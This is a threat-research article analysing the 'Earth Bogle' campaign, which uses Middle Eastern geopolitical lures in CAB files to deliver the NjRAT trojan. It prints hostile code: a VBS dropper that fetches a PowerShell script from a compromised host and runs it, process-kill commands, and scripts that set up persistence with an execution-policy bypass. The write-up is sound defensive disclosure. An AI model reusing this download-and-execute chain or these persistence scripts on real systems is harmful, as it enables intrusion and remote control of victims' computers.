Earth Bogle: Campaigns Target the Middle East with Geopolitical Lures

⋮ 1/17/2023

We discovered an active campaign ongoing since at least mid-2022 which uses Middle Eastern geopolitical-themed lures to distribute NjRAT (also known as Bladabindi) to infect victims across the Middle East and North Africa.

By: Peter Girnus, Aliakbar Zahravi January 17, 2023 Read time: 5 min (1249 words)

While threat hunting, we found an active campaign using Middle Eastern geopolitical themes as a lure to target potential victims in the Middle East and Africa. In this campaign we have labeled Earth Bogle, the threat actor uses public cloud storage services such as files.fm and failiem.lv to host malware, while compromised web servers distribute NjRAT.

NjRAT (also known as Bladabindi) is a remote access trojan (RAT) malware first discovered in 2013. It is primarily used to gain unauthorized access and control over infected computers and has been used in various cyberattacks to target individuals and organizations in the Middle East. Users and security teams are recommended to keep their systems' security solutions updated and their respective cloud infrastructures properly secured to defend against this threat.

Routine



Contains first stage downloader
Downloads and executes Stage 2
Drops and executes
Achieves persistence
C:\ProgramData\WindowsHost\
Audio recording of Libya and the Emirates.vbs
مكالمة صوتية بين عمر مراجع امر قوة طارق بن زياد مع ضابط اماراتي.cab
Gpla.gov.ly
Stage 2 dropper DFvKKnFBvl_HEX.jpg
gJhkEJvwBCHe.vbs
Executes
C:\Users\Public\
rYFFCeKHIlT.bat
Executes
In memory
NjRAT
Injects
Loads
2525.libya2020.com.ly
aspnet_compiler.exe
Process injector
Embedded NjRAT/Injector KxFXQGVBtb.ps1
©2023 TREND MICRO

Figure 1. Attack kill chain

The malicious file is hidden inside a Microsoft Cabinet (CAB) archive file masquerading as a “sensitive” audio file, named using a geopolitical theme as a lure to entice victims to open it. The distribution mechanism could be via social media (Facebook and Discord appear to be favored among these campaigns), file sharing (OneDrive), or a phishing email. The malicious CAB file contains an obfuscated VBS (Virtual Basic Script) dropper responsible for delivering the next stage of the attack.

Once the malicious CAB file is downloaded, the obfuscated VBS script runs to fetch the malware from a compromised or spoofed host. It then retrieves a PowerShell script responsible for injecting NjRat into the compromised victim’s machine.

Use of Middle Eastern Geopolitical Themes as Lures

The initial CAB files have exceptionally low detection rates on Virus Total (SHA256: a7e2b399b9f0be7e61977b51f6d285f8d53bd4b92d6e11f74660791960b813da and 4985b6e286020de70f0b74d457c7e387463ea711ec21634e35bc46707dfe4c9b), which allows the attackers to remain undetected and spread their attack across the region. The group behind the campaign uses public cloud hosting services to host malicious CAB files and uses themed lures to entice Arabic speakers into opening the infected file.





Figure 2. Malicious CAB file hosted on cloud sharing services

One of the malicious CAB files' filename translates to "A voice call between Omar, the reviewer of the command of Tariq bin Ziyad's force, with an Emirati officer.cab". The attacker uses the lure of a supposedly sensitive voice call between an Emirati military officer and a member of the Tariq bin Ziyad (TBZ) Militia, a powerful Libyan faction. The file lures victims in the region into opening the file by insinuating a false link between the UAE and a group associated with war crimes, appealing to political interests and emotional appeals. These lures are consistent with a campaign disclosed in December 2022 that used Facebook advertisements on spoofed Middle Eastern news outlets' pages, which were shared and pushed to other users by unsuspecting mules.

This malicious CAB file contains an obfuscated VBS script that functions as the agent responsible for delivering the next payload. When a victim opens the malicious CAB file and runs the VBS file, the second stage payload is retrieved.


Delivering the PowerShell Payload

The second stage payload is an obfuscated VBS script file masquerading as an image file (SHA256: 6560ef1253f239a398cc5ab237271bddd35b4aa18078ad253fd7964e154a2580). When this malicious file is run, a malicious PowerShell script is retrieved.



```
Set YIofEbTnCC = CreateObject("WScript.Shell")
BxhoaHblph = "owershe"
GnaHBvQIKo = " -Com"
qKAqhczUVf = "nd ""[System.Reflection.Assem"
ZiqauoJQpK = "ly]::LoadWithPartialName('Microsoft.VisualBasic');$fj=[Microsoft.VisualBasic.
Interaction]::CallByname((Ne"
OjtlECOlQd = "ject Net.WebClient),'Download"
hnHzlIBYvQ = "ring',[Microsoft.VisualBasic.CallType]::Metho"
YIofEbTnCC.Run "p"+BxhoaHblph+"ll"+GnaHBvQIKo+"ma"+qKAqhczUVf+"b"+ZiqauoJQpK+"w-Ob"+OjtlECOlQd+"St"
+hnHzlIBYvQ+"d,'https://gpla.gov.ly/4444488888/DFvKKnFBvI_HEX.jpg')|IEX;[Byte[]]$f=[Microsoft.
VisualBasic.Interaction]::CallByname""", 0, Falsev
```


Figure 3. Malicious VBS file fetches malicious PowerShell script



```
Set YIofEbTnCC = CreateObject("WScript.Shell")
YIofEbTnCC.Run "powershell -Command ""[System.Reflection.Assembly]::LoadWithPartialName('Microsoft.
VisualBasic');$fj=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),
'DownloadString',[Microsoft.VisualBasic.CallType]::Method,'https://gpla.gov.ly/4444488888/
DFvKKnFBvI_HEX.jpg')|IEX;[Byte[]]$f=[Microsoft.VisualBasic.Interaction]::CallByname""", 0, Falsev
```

Figure 4. Deobfuscated VBS script

The domain delivering the malicious PowerShell script is an infected or spoofed host with documented affiliations with the Libyan Army, and a quick check on the domain gpla[.]gov[.]ly shows it was registered in 2019.



Whois Lookup


```
Creation Date: 2019-07-31T22:00:00.0Z
DNSSEC: unsigned
Domain Name: gpla.gov.ly
Domain Status: ok https://icann.org/epp#ok
Name Server: dns14.lttdns.net
Name Server: dns15.lttdns.net
Registrant City: 7cd8997ddf563e4b
Registrant Country: LY
Registrant Email: 0bc9c0ad6ac1b004s@gmail.com
Registrant Name: b7d911fd9666330e
Registrant Organization: ccbb70dd4d211f0b
Registrant Phone: 1261e2a6fda43d9d
Registrant Street: c2e8fa4267e670c0
Registrar Abuse Contact Email: [redacted]
Registrar Abuse Contact Phone: +34.00020
Registrar Registration Expiration Date: 2023-07-31T22:00:00.0Z
Registrar: LTT local (loc)
Registry Domain ID: 37441-CoCCA
Registry Expiry Date: 2023-07-31T22:00:00.0Z
Registry Registrant ID: 2clpK-OGhUv
```

Figure 5. Whois information of gpla[.]gov[.]ly

Similar campaigns have suggested the creation, use, and abuse of fake social media accounts claiming to belong to reputable organizations to serve advertisements with links to public cloud sharing platforms which contain malicious payloads to unsuspecting victims. This allows the threat actors to:

1. Infect users directly through clicks on these malicious links.
2. Use geopolitical-themed lures and abuse social sharing features to deliver malicious payloads and spread to a wider audience.

We also noted that the domain gpla[.]gov[.]ly has a history of compromise going back to at least 2021.



Mirror saved on: 2021-03-16 21:48:58

Notified by: cyber hacker-ly **Domain:** http://www.gpla.gov.ly **IP address:** 62.240.36.45

System: Linux **Web server:** Apache Notifier stats

This is a CACHE (mirror) page of the site when it was saved by our robot on 2021-03-16 21:48:58

Hacked by Cyber hacker-ly

Figure 6. Previously defaced page of gpla[.]gov[.]ly (Screenshot taken from Zone-h)

Second stage Dropper Overview


The second stage dropper (SHA256: 78ac9da347d13a9cf07d661cdcd10cb2ca1b11198e4618eb263aec84be32e9c8) is an obfuscated PowerShell script that drops five files in total: two binaries, a VBS script, a PowerShell script, and a Windows batch script.

Each module has the following functionality:

- Payload_1: Process injector
- Payload_2: NjRAT
- gJhkEJvwBCHe.vbs: Executes rYFFCeKHlIT.bat
- rYFFCeKHlIT.bat: Executes KxFXQGVBtb.ps1
- KxFXQGVBtb.ps1: Load Payload_1 and Payload_2 into the memory and inject NjRAT into the aspnet_compiler.exe via payload_1

Upon execution, the second stage dropper kills the following .NET-related processes on the infected system. After which, “KxFXQGVBtB.ps1” executes the “aspnet_compler.exe” in conjunction with the process injector to inject NjRAT.


[Reflection.Assembly]::Load($**MyS**).GetType('**NewPE2.PE**').'GetMethod'('**Execute**').Invoke($null, {[OBJECT[]]}, ($**JKGHJKHGJKJK**,$**serv**));



```
taskkill /IM CCleanerBrowser.exe /F
taskkill /IM aspnet_regbrowsers.exe /F
taskkill /IM aspnet_compiler.exe /F
taskkill /IM AppLaunch.exe /F
taskkill /IM InstallUtil.exe /F
taskkill /IM jsc.exe /F
taskkill /IM MSBuild.exe /F
taskkill /IM RegAsm.exe /F
taskkill /IM cvtres.exe /F
```

Figure 7. Terminate various legit .NET-related processes

The dropper further drops "rYFFCeKHIIT.bat" in C:\Users\Public and creates a directory called "WindowsHost" in C:\ProgramData\ to store the VBScript file "gJhkEJvwBCHe.vbs". On deobfuscation, gJhkEJvwBCHe.vbs runs the rYFFCeKHIIT.bat file, responsible for executing another PowerShell script called "KxFXQGVBtb.ps1" that contains a bypass PowerShell execution policy flag.




```
start-sleep -s 1
$GCUDGKslaHGFLIbBRUr = @'
PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& 'C:\Users\Public\KxFXQGVBtB.ps1'"
'@
[IO.File]::WriteAllText("C:\Users\Public\rYFFCeKHlIT.bat", $GCUDGKslaHGFLIbBRUr)

$jHukHHVXyIIJFfrHQcvJ = @'
yBKKGVhYHOyeq = ("pPppAVPkaVuYEBoIHhIWCnCrXvaVsYFLheXPLBeorwFDRKMAuxrRfqHPEwKBtpPppAVPkaVuYEBoIHhIWCnCrXvaVs
yBKKGVhYHOyeq = Replace(yBKKGVhYHOyeq, "pPppAVPkaVuYEBoIHhIWCnCrXvaVsYFLheXPLBeorwFDRKMAuxrRfqHPEwKB", "")
JNbePzteyeeVkg = ("p"+yBKKGVhYHOyeq+"h")
GbTPfrxbgmCnPZC = ("ri"+JNbePzteyeeVkg+"el")
nBJymEWihdFvtXco = ("Sc")
Set rZhfUPIRIuvVCCSzN = CreateObject("W"+nBJymEWihdFvtXco+GbTPfrxbgmCnPZC+"l")
rZhfUPIRIuvVCCSzN.run """C:\Users\Public\rYFFCeKHlIT.bat"" ", 0, true
Set rZhfUPIRIuvVCCSzN = Nothing
'@
[IO.File]::WriteAllText("C:\ProgramData\WindowsHost\gJhkEJvwBCHe.vbs", $jHukHHVXyIIJFfrHQcvJ)


start-sleep -s 3
```

Figure 8. Further dropping rYFFCeKHIIT.bat and executing a PowerShell script that contains a bypass

